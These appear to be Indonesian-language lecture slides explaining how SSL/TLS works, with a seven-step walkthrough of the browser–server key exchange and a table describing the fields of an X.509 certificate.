
TLS/SSL HANDSHAKE PROTOCOL



TLS/SSL: Record Protocol



Cara Kerja SSL




Penjelasan Blok Diagram

1. Klien membuka suatu halaman yang mendukung protokol SSL, biasanya diawali dengan <https://> pada browsernya.
2. Kemudian *webserver mengirimkan kunci* publiknya beserta dengan sertifikat server.
3. *Browser melakukan pemeriksaan : apakah* sertifikat tersebut dikeluarkan oleh CA (Certificate Authority) yang terpercaya? Apakah sertifikat tersebut masih valid dan memang berhubungan dengan alamat situs yang sedang dikunjungi?
4. Setelah diyakini kebenaran dari *webserver* tersebut, kemudian *browser menggunakan kunci* public dari *webserver* untuk melakukan enkripsi terhadap suatu kunci simetri yang dibangkitkan secara random dari pihak klien. Kunci yang dienkripsi ini kemudian dikirimkan ke *webserver* untuk digunakan sebagai kunci untuk mengenkripsi alamat URL (Uniform Resource Locator) dan data http lain yang diperlukan.
5. *Webserver* melakukan dekripsi terhadap enkripsi dari klien tadi, menggunakan kunci privat server. Server kemudian menggunakan kunci simetri dari klien tersebut untuk mendekripsi URL dan data http yang akan diperlukan klien.
6. Server mengirimkan kembali halaman dokumen HTML yang diminta klien dan data http yang terenkripsi dengan kunci simetri tadi.
7. Browser melakukan dekripsi data http dan dokumen HTML menggunakan kunci simetri tadi dan menampilkan informasi yang diminta.

X.509 Certificate = “License”

- Identifies you and your institution
- Can't be self-created
- Created for you by your institution
- Getting one isn't an instantaneous process



X.509 Certificate Data Structure

<i>Field</i>	<i>Arti</i>
<i>Version</i>	Versi X.509
<i>Serial Number</i>	Nomor ini plus nama CA secara unik digunakan untuk mengidentifikasi sertifikat
<i>Signature Algorithm</i>	Algoritma yang digunakan untuk menandatangani sertifikat.
<i>Issuer</i>	Nama pemberian X.509 untuk CA
<i>Validity period</i>	Waktu awal dan akhir periode valid
<i>Subject name</i>	Entitas (individu atau organisasi) yang disertifikasi
<i>Public Key</i>	Kunci publik subjek dan <i>ID</i> dari algoritma yang menggunakannya.
<i>Issuer ID</i>	<i>ID</i> opsional yang secara unik mengidentifikasi <i>certificate's issuer</i> .
<i>Subject ID</i>	<i>ID</i> opsional yang secara unik mengidentifikasi <i>certificate's subject</i>
<i>Extensions</i>	Bayak ekstensi yang telah didefinisikan.
<i>Signature</i>	Tanda-tangan sertifikat (ditandatangani dengan kunci privat CA).